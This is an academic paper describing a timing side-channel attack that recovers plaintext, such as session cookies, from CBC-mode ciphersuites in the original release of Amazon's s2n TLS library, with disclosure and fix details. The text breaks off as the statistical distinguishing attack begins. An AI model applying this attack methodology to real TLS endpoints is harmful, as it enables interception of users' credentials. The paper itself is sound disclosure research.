

Lucky Microseconds: A Timing Attack on Amazon's *s2n* Implementation of TLS

Martin R. Albrecht* and Kenneth G. Paterson†
Information Security Group

Royal Holloway, University of London, Egham, Surrey TW20 0EX, UK
{martin.albrecht, kenny.paterson}@rhul.ac.uk

18th November 2015

Abstract

s2n is an implementation of the TLS protocol that was released in late June 2015 by Amazon. It is implemented in around 6,000 lines of C99 code. By comparison, OpenSSL needs around 70,000 lines of code to implement the protocol. At the time of its release, Amazon announced that *s2n* had undergone three external security evaluations and penetration tests. We show that, despite this, *s2n* — as initially released — was vulnerable to a timing attack in the case of CBC-mode ciphersuites, which could be extended to complete plaintext recovery in some settings. Our attack has two components. The first part is a novel variant of the Lucky 13 attack that works even though protections against Lucky 13 were implemented in *s2n*. The second part deals with the randomised delays that were put in place in *s2n* as an *additional* countermeasure to Lucky 13. Our work highlights the challenges of protecting implementations against sophisticated timing attacks. It also illustrates that standard code audits are insufficient to uncover all cryptographic attack vectors.

Keywords TLS, CBC-mode encryption, timing attack, plaintext recovery, Lucky 13, *s2n*.

*This author's research supported by EPSRC grant EP/L018543/1.

†This author's research supported by EPSRC grants EP/L018543/1 and EP/M013472/1.

1 Introduction

In late June 2015, Amazon announced a new implementation of TLS (and SSLv3), called *s2n* [Lab15, Sch15]. A particular feature of *s2n* is its small code-base: while *s2n* relies on OpenSSL or any of its forks for low-level cryptographic processing the core of the TLS protocol implementation is written in around 6,000 lines of C99. This is intended to make *s2n* easier to audit. Indeed, Amazon also announced that *s2n* had undergone three external security evaluations and penetration tests prior to release. No details of these audits appear to be in the public domain at the time of writing. Given the recent travails of SSL/TLS in general and the OpenSSL implementation in particular, *s2n* generated significant interest in the security community and technical press.¹

We show that *s2n* — as initially released — was vulnerable to a timing attack on its implementation of CBC-mode ciphersuites. Specifically, we show that the two levels of protection offered against the Lucky 13 attack [AP13] in *s2n* at the time of first release were imperfect, and that a novel variant of the Lucky 13 attack could be mounted against *s2n*.

The attack is particularly powerful in the web setting, where an attack involving malicious client-side Javascript (as per BEAST, POODLE [MDK14] and Lucky 13) results in the complete recovery of HTTP session cookies, and user credentials such as BasicAuth passwords. In this setting, an adversary runs malicious JavaScript in a victim’s browser and additionally performs a Person-in-the-Middle attack. We note, though, that many modern browsers prefer TLS 1.2 AEAD cipher suites avoiding CBC-mode, making them immune to the attack described in this work if the sever also supports TLS 1.2 cipher suites as *s2n* does. The issues identified in this work have since been addressed in *s2n*, partly in response to this work, and current versions are no longer vulnerable to the attacks described in this work.

We stress that the problem we identify in *s2n* does not arise from reusing OpenSSL’s crypto code, but rather from *s2n*’s own attempt to protect itself against the Lucky 13 attack when processing incoming TLS records. It does this in two steps: (1) using additional cryptographic operations, to equalise the running time of the record processing; and (2) introducing random waiting periods in case of an error such as a MAC failure.

Step (1) involves calls to a function `s2n_hmac_update`, which in turn makes hash compression function calls to, for example, OpenSSL or Li-

¹See for example http://www.theregister.co.uk/2015/07/01/amazon_s2n_tls_library/, <http://www.securityweek.com/amazon-releases-new-open-source-implementation-tls-protocol>.

breSSL. The designers of *s2n* chose to draw a line above which to start their implementation, roughly aligned at the boundary between low-level crypto functions and the protocol itself. The first part of our attack is focused at the lowest level above that line. Specifically, we show that the desired additional cryptographic operations may not be carried out as anticipated: while *s2n* always fed the same number of *bytes* to `s2n_hmac_update`, to defeat timing attacks, this need not result in the same number of *compression function calls* of the underlying hash function. Indeed this latter number may vary depending on the padding length byte which controls after how many bytes `s2n_hmac_digest` is called, this call producing a digest over all data submitted so far. We can also arrange that subsequent calls to `s2n_hmac_update` do not trigger any compression function calls at all. This has the effect of removing the timing equalisation and reopening the window for an attack in the style of Lucky 13.

The second part of our attack is focussed on step (2), the random waiting periods introduced in *s2n* as an additional protection against timing attacks. The authors of [AP13] showed that adding random delays as a countermeasure to Lucky 13 would be ineffective if the maximum delay was too small. The *s2n* code has a maximum waiting period that is enormous relative to the processing time for a TLS record, 10s compared to around $1\ \mu\text{s}$, putting the attack techniques of [AP13] well out of contention. However, the initial release of *s2n* used timing delays generated by calls to `sleep` and `usleep`, giving them a granularity much greater than the timing differences arising from the failure to equalise the running time in step (1). Consequently, at a high level, we were able to bypass step (2) by “mod-ing out” the timing delays provided by `sleep` and `usleep`. However, the reality is slightly more complex than this simple description would suggest, because those functions do not provide delays that are exact multiples of $1\ \mu\text{s}$ but instead themselves have distributions that need to be taken into account in our statistical analysis.

Our attack illustrates that protecting TLS’s CBC construction against attacks in the style of Lucky 13 is hard (cf. [AIES15]). It also shows that standard code audits may be insufficient to uncover all cryptographic attack vectors.

Our attack can be prevented by more carefully implementing countermeasures to the Lucky 13 attack that were presented in [AP13]. A fully constant time/constant memory access patch can be found in the OpenSSL implementation; its complexity is such that around 500 lines of new code were required to implement it, and it is arguable whether the code would be understandable by all but a few crypto-expert developers. It is worth noting

that the countermeasure against Lucky 13 in OpenSSL does not respect the separation adopted in the *s2n* design, i.e. it avoids higher-level interfaces to HMAC but makes hash compression function calls directly on manually constructed blocks.² The *s2n* code was patched to prevent our attacks using a different strategy, (mostly) maintaining the above-mentioned separation. At a high-level, the first step of our attacks exploits that *s2n* counted bytes submitted to HMAC instead of compression function calls. In response, *s2n* now counts the number of compression function calls. Furthermore, the second *s2n* countermeasure was strengthened by switching from using `usleep` to using `nanosleep`.

1.1 Disclosure and Remediation

We notified Amazon of the issue in step (1) of their countermeasures, in the function `s2n_verify_cbc` in *s2n* on 5th July 2015. Subsequently and in response, this function was revised to address the issue reported. This issue in itself does not constitute a successful attack because *s2n* also implemented step (2), the randomised waiting period, as was pointed out to us by the developers of *s2n*. This countermeasure has since been strengthened by switching to the use of `nanosleep` to implement randomised wait periods. This transition was already planned by the developers of *s2n* prior to learning about our work, but the change was accelerated in response to it. Our work shows that the switch to using `nanosleep` was a good decision because this step prevents the attacks described in this work.³

2 The TLS Record Protocol and s2n

The main component of TLS of interest here is the Record Protocol, which uses symmetric key cryptography (block ciphers, stream ciphers and MAC algorithms) in combination with sequence numbers to build a secure channel for transporting application-layer data. In SSL and versions of TLS prior to TLS 1.2, the only encryption option uses a MAC-Encode-Encrypt (MEE) construction. Here, the plaintext data to be transported is first passed through a MAC algorithm (along with a group of 13 header bytes) to create a MAC tag. The supported MAC algorithms are all HMAC-based, with MD5,

²See [Lan13] for a detailed description of the patch.

³We also note that the first fix was still vulnerable to a timing attack in step (1), as discovered by Manuel Barbosa et al., cf. <https://github.com/aws-labs/s2n/pull/179>. This further highlights the delicacy of protecting against timing side-channel attacks and that the move towards using `nanosleep` was a good decision.

SHA-1 and SHA-256 being typical hash algorithms. Then an encoding step takes place. For the RC4 stream cipher, this just involves concatenation of the plaintext and the MAC tag, while for CBC-mode encryption (the other possible option), the plaintext, MAC tag, and some encryption padding of a specified format are concatenated. In the encryption step, the encoded plaintext is encrypted with the selected cipher. In the case where CBC-mode is selected, the block cipher is DES, 3DES or AES (with DES being deprecated in TLS 1.2). The *s2n* implementation supports 3DES and AES. Following [PRS11], we refer to this MEE construction as MEE-TLS-CBC.

The MEE construction used in the TLS has been the source of many security issues and attacks [Vau02, CHVV03, Moe04, PRS11, AP12, AP13]. These all stem from how the padding that is required in MEE-TLS-CBC is handled during decryption, specifically the fact that the padding is added *after* the MAC has been computed and so forms unauthenticated data in the encoded plaintext. This long sequence of attacks shows that handling padding arising during decryption processing is a delicate and complex issue for MEE-TLS-CBC. It, along with the attacks on RC4 in TLS [ABP⁺13], has been an important spur in the TLS community’s push to using TLS 1.2 and its Authenticated Encryption modes. AES-GCM is now widely supported in implementations. However, the MEE construction is still in widespread use, as highlighted by the fact that Amazon chose to support it in its minimal TLS implementation *s2n*.

2.1 MEE-TLS-CBC

We now explain the core encryption process for MEE-TLS-CBC in more detail.

Data to be protected by TLS is received from the application and may be fragmented and compressed before further processing. An individual record R (viewed as a byte sequence of length at least zero) is then processed as follows. The sender maintains an 8-byte sequence number **SN** which is incremented for each record sent, and forms a 5-byte field **HDR** consisting of a 2-byte version field, a 1-byte type field, and a 2-byte length field. The sender then calculates a MAC over the bytes **SN**||**HDR**|| R ; let T denote the resulting MAC tag. Note that exactly 13 bytes of data are prepended to the record R here before the MAC is computed. The size of the MAC tag is 16 bytes (HMAC-MD5), 20 bytes (HMAC-SHA-1), or 32 bytes (HMAC-SHA-256). We let t denote this size in bytes.

The record is then encoded to create the plaintext P by setting $P = R||T||\text{pad}$. Here **pad** is a sequence of padding bytes chosen such that the

length of P in bytes is a multiple of b , where b is the block-size of the selected block cipher (so $b = 8$ for 3DES and $b = 16$ for AES). In all versions of TLS, the padding must consist of $p + 1$ copies of some byte value p , where $0 \leq p \leq 255$. In particular, at least one byte of padding must always be added. The padding may extend over multiple blocks, and receivers must support the removal of such extended padding. In SSL the padding format is not so strictly specified: it is only required that the last byte of padding must indicate the total number of additional padding bytes. The attack on $s2n$ that we present works irrespective of whether the padding format follows the SSL or the TLS specification.

In the encryption step, the encoded record P is encrypted using CBC-mode of the selected block cipher. TLS 1.1 and 1.2 mandate an explicit IV, which should be randomly generated. TLS 1.0 and SSL use a chained IV; our attack works for either option. Thus, the ciphertext blocks are computed as:

$$C_j = E_{K_e}(P_j \oplus C_{j-1})$$

where P_i are the blocks of P , C_0 is the IV, and K_e is the key for the block cipher E . For TLS (and SSL), the data transmitted over the wire then has the form:

$$\text{HDR}||C$$

where C is the concatenation of the ciphertext blocks C_i (including or excluding the IV depending on the particular SSL or TLS version). Note that the sequence number is not transmitted as part of the message.

Simplistically, the decryption process reverses this sequence of steps: first the ciphertext is decrypted block by block to recover the plaintext blocks:

$$P_j = D_{K_e}(C_j) \oplus C_{j-1},$$

where D denotes the decryption algorithm of the block cipher. Then the padding is removed, and finally, the MAC is checked, with the check including the header information and a version of the sequence number that is maintained at the receiver.

However, in order to avoid a variety of known attacks, these operations must be performed without leaking any information about what the composition of the plaintext blocks is in terms of message, MAC field and padding, and indeed whether the format is even valid. The difficulties and dangers inherent in this are explained at length in [AP13].

For TLS, any error arising during decryption should be treated as fatal, meaning an encrypted error message is sent to the sender and the session

terminated with all keys and other cryptographic material being disposed of.

2.2 Details of HMAC

As mentioned above, TLS exclusively uses the HMAC algorithm [KBC97], with HMAC-MD5, HMAC-SHA-1, and HMAC-SHA-256 being supported in TLS 1.2.⁴ To compute the MAC tag T for a message M with key K_a , HMAC applies the specified hash algorithm H twice, in an iterated fashion:

$$T = H((K_a \oplus \text{opad}) || H((K_a \oplus \text{ipad}) || M)).$$

Here `opad` and `ipad` are specific 64-byte values, and the key K_a is zero-padded to bring it up to 64 bytes before the XOR operations are performed. All the hash functions H used in TLS have an iterated structure, processing messages in chunks of 64 bytes (512 bits) using a compression function, with the output of each compression step being chained into the next step. Also, for all relevant hash functions used in TLS, an 8-byte length field followed by padding of a specified byte format are appended to the message M to be hashed. The padding is at least 1 byte in length and extends the data to a $(56 \bmod 64)$ -byte boundary.

In combination, these features mean that HMAC implementations for MD5, SHA-1 and SHA-256 have a distinctive timing profile. Messages M of length up to 55 bytes can be encoded into a single 64-byte block, meaning that the first, inner hash operation in HMAC is done in 2 compression function evaluations, with 2 more being required for the outer hash operation, for a total of 4 compression function evaluations. Messages M containing from 56 up to $64 + 55 = 119$ bytes can be encoded in two 64-byte blocks, meaning that the inner hash is done in 3 compression function evaluations, with 2 more being required for the outer operation, for a total of 5. In general, an extra compression function evaluation is needed for each additional 64 bytes of message data. A single compression function evaluation takes typically a few hundred clock cycles.⁵

Implementations typically implement HMAC via an “IUF” interface, meaning that the computation is first initialised (I), then the computation is updated (U) as many times as are needed with each update involving

⁴TLS ciphersuites using HMAC with SHA-384 are specified in RFC 5289 (ECC cipher suites for SHA256/SHA384) and RFC 5487 (Pre-Shared Keys SHA384/AES) but we do not consider the SHA-384 algorithm further here.

⁵For example, SHA-256 takes about 550 cycles on one of our test systems, an Intel Core i7-4850HQ CPU @ 2.30GHz, whereas SHA-1 takes about 300 cycles.

the buffering and/or hashing of further message bytes. When the complete message has been processed, a finalisation (F) step is performed. In *s2n*, OpenSSL or any of its forks is used to implement HMAC. The initialisation step `s2n_hmac_init` carries out a compression function call on the 64-byte string $K_a \oplus \text{ipad}$. The update step `s2n_hmac_update` involves buffering of message bytes and calls to the compression function on buffered 64-byte chunks of message. Note that no compression function call will be made until at least 64 bytes have been buffered. The finalisation step `s2n_hmac_digest` consists of adding the length encoding and padding, performing final compression function calls to compute the inner hash and then performing the outer hash operation (itself involving 2 compression function evaluations).

2.3 HMAC Computations after Decryption in *s2n*

The *s2n* implementation uses the code in Figure 1 to check the MAC on a record in the function `s2n_verify_cbc`. This code is followed by a constant-time padding check that need not concern us here (except to note that the fact that it is constant time helps our attack, since it enables us to isolate timing differences coming from this code fragment). In Figure 1, the content of buffer `decrypted->data` is the plaintext after CBC-mode decryption. The header `SQN||HDR` of 13 bytes is dealt with by the calling function.

Notice how the code first computes, using the last byte of plaintext, a value for `padding_length`, the presumed length of padding that should be removed (excluding the pad length byte). Arithmetic is then performed to find `payload_length`, the presumed length of the remaining payload over which the HMAC computation is to be done. The actual HMAC computation is performed via an initialise call (not shown), and then the code in line 78 (update via the function `s2n_hmac_update`) and line 84 (finalise via the function `s2n_hmac_digest`). Line 86 compares the computed HMAC value with that contained in the plaintext, and sets a flag `mismatches` if they do not match as expected.

Then line 89 performs a dummy `s2n_hmac_update` computation on data from the plaintext buffer. This attempts to ensure that the number of hash computations carried out is the same, irrespective of the amount of padding that should be removed. This is in an effort to remove the timing channel exploited in the Lucky 13 attack. The number of bytes over which the update is performed is equal to `decrypted->size - payload_length - mac_digest_size - 1`, which is exactly the number of bytes in the plaintext buffer excluding the 13 bytes of header, the message, and the MAC value. Recall, however, that this update operation may not actually result

in any compression function computations being carried out. What happens depends on exactly how many bytes are already sitting unprocessed in the internal buffer and how many are added to it in the call.

```

67  int payload_and_padding_size = decrypted->size - mac_digest_size;
68
69  /* Determine what the padding length is */
70  uint8_t padding_length = decrypted->data[decrypted->size - 1];
71
72  int payload_length = payload_and_padding_size - padding_length - 1;
73  if (payload_length < 0) {
74      payload_length = 0;
75  }
76
77  /* Update the MAC */
78  GUARD(s2n_hmac_update(hmac, decrypted->data, payload_length));
79  GUARD(s2n_hmac_copy(&copy, hmac));
80
81  /* Check the MAC */
82  uint8_t check_digest[S2N_MAX_DIGEST_LEN];
83  lte_check(mac_digest_size, sizeof(check_digest));
84  GUARD(s2n_hmac_digest(hmac, check_digest, mac_digest_size));
85
86  int mismatches = s2n_constant_time_equals(decrypted->data +
                                             payload_length,
                                             check_digest,
                                             mac_digest_size) ^ 1;
87
88  /* Compute a MAC on the rest of the data so that we perform the same
89     number of hash operations */
90  GUARD(s2n_hmac_update(&copy, decrypted->data + payload_length +
                       mac_digest_size,
                       decrypted->size - payload_length -
                       mac_digest_size - 1));

```

Figure 1: Excerpt from `s2n_verify_cbc`, *s2n*'s code for checking the MAC on a TLS record

2.4 Randomised Waiting Period

In order to additionally protect against attacks exploiting timing side-channels, *s2n* implements the following countermeasure: whenever an error occurs, the implementation waits for a random period of time before sending an error message. We reproduce the relevant code excerpts in Figure 2; at a high level, when a MAC failure occurs, the following steps are taken:

- All available data is erased. Depending on the amount of buffered data, the time this takes may vary.

- All connection data is wiped, which may also introduce a timing difference.
- A random integer x between 1,000 and 10,001,000 is requested. Since rejection sampling is used to generate x , this might also introduce some timing variation.
- This random integer is then fed to `usleep` and `sleep` calls (after the appropriate scaling), causing a random delay of at least $x \mu\text{s}$.

```

s2n_record_read.c
91 int s2n_record_parse(struct s2n_connection *conn)
...
238     /* Padding */
239     if (cipher_suite->cipher->type == S2N_CBC) {
240         if (s2n_verify_cbc(conn, mac, &en) < 0) {
241             GUARD(s2n_stuffer_wipe(&conn->in));
242             S2N_ERROR(S2N_ERR_BAD_MESSAGE);
243             return -1;
244         }
}

s2n_recv.c
36 int s2n_read_full_record(struct s2n_connection *conn, \
                          uint8_t *record_type, int *isSSLv2)
97     /* Decrypt and parse the record */
98     if (s2n_record_parse(conn) < 0) {
99         GUARD(s2n_connection_wipe(conn));
100         if (conn->blinding == S2N_BUILT_IN_BLINDING) {
101             int delay;
102             GUARD(delay = s2n_connection_get_delay(conn));
103             GUARD(sleep(delay / 1000000));
104             GUARD(usleep(delay % 1000000));
105         }
106         return -1;
107     }

```

Figure 2: Excerpts from `s2n_record_read.c` and `s2n_recv.c`, *s2n*'s code for adding a random waiting period

We note that this countermeasure, which is activated by default, is designed as an API mode which can in principle be disabled. This is to support implementations which provide their own timing channel countermeasures. If the variable `blinding` is not equal to `S2N_BUILT_IN_BLINDING` then none of the countermeasure code is run.⁶ Since this countermeasure introduces a

⁶However, we note that a bug in the version of *s2n* that we studied prevented this from ever happening, because the call to wipe the connection data erased this configuration flag as well!

delay of up to 10s in case of an error, it might be tempting for some application developers to disable it. However, note that the *s2n* documentation strongly advises against disabling this counter measure without replacing it by an equivalent one on the application level.

3 The Attack without the Random Waiting Period Countermeasure

We first describe our variant of the Lucky 13 attack against *s2n* assuming the random waiting period countermeasure is not present. We show how to deal with this additional countermeasure in Section 4.

For simplicity of presentation, in what follows, we assume the CBC-mode IVs are explicit (as in TLS 1.1 and 1.2). We also assume that $b = 16$ (so our block cipher is AES). It is easy to construct variants of our attacks for implicit IVs and for $b = 8$. The MAC algorithm is HMAC- H where H is either MD5, SHA-1 or SHA-256. We focus at first on the case where the MAC algorithm is HMAC-SHA-256, so that $t = 32$. We explain below how the attack can be adapted to $t = 16$ and $t = 20$ (HMAC-MD5 and HMAC-SHA-1, respectively).

Let C^* be any ciphertext block whose corresponding plaintext P^* the attacker wishes to recover. Let C' denote the ciphertext block preceding C^* . Note that C' may be the IV or the last block of the preceding ciphertext if C^* is the first block of a ciphertext. We have:

$$P^* = D_{K_e}(C^*) \oplus C'.$$

Let Δ be an arbitrary block of 16 bytes and consider the decryption of a ciphertext $C^{\text{att}}(\Delta)$ of the form

$$C^{\text{att}}(\Delta) = \text{HDR}||C_0||C_1||C_2||C_3||C' \oplus \Delta||C^*$$

in which there are 5 non-IV ciphertext blocks, the first 4 blocks are arbitrary, the penultimate block $C_4 = C' \oplus \Delta$ is an XOR-masked version of C' and the last block is $C_5 = C^*$. The corresponding 80-byte plaintext is $P = P_1||P_2||P_3||P_4||P_5$ in which

$$\begin{aligned} P_5 &= D_{K_e}(C^*) \oplus (C' \oplus \Delta) \\ &= P^* \oplus \Delta. \end{aligned}$$

Notice that P_5 is closely related to the unknown, target plaintext block P^* . Notice also that, via line 67 of the code in Figure 1, the variable

`payload_and_padding_size` is set to $80 - 32 = 48$ (recall that the 13-byte header was fed to HMAC by the calling function and is buffered but otherwise unprocessed at this point). We now consider 2 distinct cases:

1. Suppose P_5 ends with a byte value from the set $\{0x00, \dots, 0x04\}$. In this case, the code sets `padding_length` to be at most 4 and then, at line 72, `payload_length` is set to a value that is at least $48 - 4 - 1 = 43$ (and at most 47). This means that when the HMAC computation is performed in lines 78 (update) and 84 (finalise), the internal buffer contains at least 56 bytes (because 13 bytes were already buffered by the calling function) and exactly 5 calls to the compression function will be made, including one call that initialises HMAC and 2 that finalises it. The time equalising code at line 89 adds between 0 and 4 bytes to the internal buffer, which still holds the previous message bytes. However, because of the deliberately short length of our chosen ciphertext, the buffer ends up being exactly 61 bytes in size ($61 = 80 - 32 + 13$), so no compression function call is made as a consequence of the call to `s2n_hmac_update` at line 89.
2. Suppose P_5 ends with a byte value from the set $\{0x05, \dots, 0xff\}$. In this case, the code sets `padding_length` to be at least 5 and then, at line 72, `payload_length` is set to a value that is at most $48 - 5 - 1 = 42$ (and at least 0). This means that when the HMAC computation is performed in lines 78 (update) and 84 (finalise), the internal buffer contains at most 55 bytes and exactly 4 calls to the compression function will be made (again, including the initialisation and finalisation calls). The time equalising code at line 89 will again result in no additional calls to the compression function being made, as the internal buffer is again too small at exactly 61 bytes in size.

Based on this case analysis, a timing difference will arise in HMAC processing of the attack ciphertext $C^{\text{att}}(\Delta)$, according to whether the last byte of $P_5 = P^* \oplus \Delta$ is from the set $\{0x00, \dots, 0x04\}$ or not. The difference is equal to that taken by one compression function call. This timing difference becomes evident on the network in the form of a difference in the arrival time of an error message at the man-in-the-middle attacker who injects the attack ciphertext. The difference is of the same size as that observed in the plaintext recovery attack presented in [AP13], a few hundred clock cycles on a modern processor. Of course, as in [AP13], this time difference would be affected by noise arising from network jitter, but it is sufficiently big to enable it to be detected. This is particularly so if the attacker can arrange

to be co-resident with the victim in a cloud environment, a realistic prospect as shown by a line of work culminating in [VZRS15]. In this setting, the attacker performs a Person-in-the-Middle attack and can observe the usage of resources on the server by being co-resident.

As was the case in [AP13], the attack can be iterated as often as is desired and with different values of Δ , provided the same plaintext is repeated at a predictable location across multiple sessions. The attack as presented already takes care of the complication that each trial will involve a different key in a different TLS session; only P^* needs to be constant for it to work.

By carefully exploring the timing behaviour for different values in the last byte of Δ (each value being tried sufficiently often so as to minimise the effect of noise), the attacker can deduce the value of the last byte of P^* . For example, the attacker can try every value in the 6 most significant bits in the last byte of Δ to identify a value Δ^* for which the time taken is relatively high. This indicates that the last byte of $P^* \oplus \Delta^*$ is in the set $\{0x00, \dots, 0x04\}$; a more refined analysis can then be carried out on the 3 least significant bits of the last byte of Δ^* to identify the exact value of the last byte of P^* . The worst case cost of this version of the attack is $64 + 8 = 72$ trials (multiplied by a factor corresponding to the number of trials per Δ needed to remove noise).

The attack cost can be reduced further by using initially longer ciphertexts, because the peculiar characteristics of the $s2n$ code mean that this choice results in there being a greater number of values for (the last byte of) Δ that result in a higher processing time; the precise value of the last byte of P^* can then be pinned down by using progressively shorter ciphertexts. We omit the details of this enhancement.

3.1 Extending to Full Plaintext Recovery

In the web setting, with HTTP session cookies as the target, the attack extends in a straightforward manner to full plaintext recovery using by-now-standard techniques involving malicious client-side Javascript and careful HTTP message padding. A good explanation of how this is achieved can be found in [MDK14] describing the POODLE attack on TLS. `BasicAuth` passwords also form a good target; see [GPvdM15] for details.

3.2 Variants for HMAC-MD5 and HMAC-SHA-1

Assume $b = 16$ (as in AES) and consider the case of HMAC-MD5. Then, because $t = 16$ in this case, and t is still a multiple of b , the attack described

above works perfectly, except that we need to use a ciphertext having 4 non-IV blocks instead of 5. The attack also works for $b = 8$ for both HMAC-MD5 and HMAC-SHA-256 by doubling the number of non-IV blocks used.

For HMAC-SHA-1, we have $t = 20$. Assume $b = 16$ (AES). Then a similar case analysis as above shows that using a ciphertext with 4 blocks result in a slow execution time if and only if the last plaintext block P_4 ends with `0x00`. This leads to a plaintext recovery attack requiring, in the worst case, 256 trials per byte. The attack adapts to the $b = 8$ case by again doubling the number of non-IV blocks used.

4 Defeating the Random Wait Period Countermeasure

As described in Section 2.4, *s2n* implements a second countermeasure against attacks exploiting timing channels. We explained in Section 2.4 how an attacker might be able to provoke it to be disabled. In this section, we show how it can be defeated anyway, even if not disabled.

4.1 Characterising the Timing Delays

To start off, we notice that at the price of increasing the number of samples by a factor of roughly ten, we can assume that `sleep` at line 103 in the code in Figure 2 is called with parameter zero, by rejecting in an attack any sample where the overall time is more than 1s. This removes one potential source of randomness. As shown in Figure 3, calling `sleep(0)` has a rather stable timing profile.

Next, we consider calls to `usleep` with a random delay as a source of timing randomness. For this, note that `usleep` has a granularity of $1\mu s$. On our main test machine, which is clocked at 3.3Ghz, this translates to 3,300 clock cycles.⁷ From this, we might expect that if we take our timings modulo the clock ticks per μs (namely, 3,300 on our test machine), we could filter out all the additional noise contributed by the `usleep(delay)` call. However, `usleep(delay)` does not guarantee to return after *exactly* `delay` μs , or even to return after an exact number of μs . Instead, it merely guarantees that it will return after *at least* `delay` μs have elapsed. Indeed, on a typical UNIX

⁷We note, however, that modern CPUs relock their CPUs dynamically both below the base operating frequency and above it (e.g. Intel Turbo Boost). This must be taken into account when measuring time delays in elapsed clock cycles.




Figure 3: Distribution of clock ticks for calling `sleep(0)` on Intel(R) Xeon(R) CPU E5-2667 v2 @ 3.30GHz.

system, waking up a process from sleep can take an unpredictable amount of time depending on global the state of the OS.

However, despite this, `usleep` does show exploitable non-uniform behaviour on the systems we tested. Figures 4 and 5 illustrate this behaviour. Figure 4 shows raw timings (in clock cycles) for `usleep(d)`, normalised to remove the minimum possible delay, namely $3,300 \cdot d$ clock cycles. Figure 5 shows the distribution of timings (in clock cycles) for `usleep(delay)` with `delay` uniformly random in an interval $[0, d)$, but now taken modulo 3,300. Both figures are generated from data captured on our main test machine. They exhibit the non-uniformity needed to bypass the random waiting period countermeasure in *s2n*.

Figures 6 and 7 show that, like the call to `usleep`, the calls to the functions `s2n_stuffer_wipe` and `s2n_public_random` also do not produce timing profiles which are uniform modulo $1\mu\text{s}$ (3,300 clock cycles).

However, it is not enough to simply characterise the timing profile of the calls to `usleep`; rather it is necessary to study the distribution of the running time of the entire random timing delay code in Figure 2, in combination with the code for checking the MAC on a TLS record in Figure 1, for different values of the mask Δ in the attack in Section 3. Figure 8 brings different sources of timing difference together and shows that the timing distributions (modulo 3,300) that are obtained for different mask values are indeed still rather easily distinguishable. The figure is for samples with the maximum delay restricted to $100,000\mu\text{s}$ instead of 10s. We stress that this is a synthetic benchmark for studying the behaviour of the various sources




Figure 4: Distribution of $\text{usleep}(d) - 3,300 \cdot d$ (in clock cycles) on Intel(R) Xeon(R) CPU E5-2667 v2 @ 3.30GHz.




Figure 5: Distribution of clock ticks modulo 3,300 for $\text{usleep}(\text{delay})$ with delay uniformly random in $[0, d)$, on Intel(R) Xeon(R) CPU E5-2667 v2 @ 3.30GHz.




Figure 6: Distribution of clock ticks for calling `s2n_stuffer_wipe` on Intel(R) Xeon(R) CPU E5-2667 v2 @ 3.30GHz.




Figure 7: Distribution of clock ticks modulo 3300 for calling `s2n_public_random` on Intel(R) Xeon(R) CPU E5-2667 v2 @ 3.30GHz.

of timing randomness and does not necessarily represent actual behaviour. See Section 5 for experiments with the actual *s2n* implementation of these countermeasures.

4.2 Distinguishing Attack

Having characterised the timing behaviour of the *s2n* code, as exemplified in Figure 8, we are now in a position to describe a statistical attack

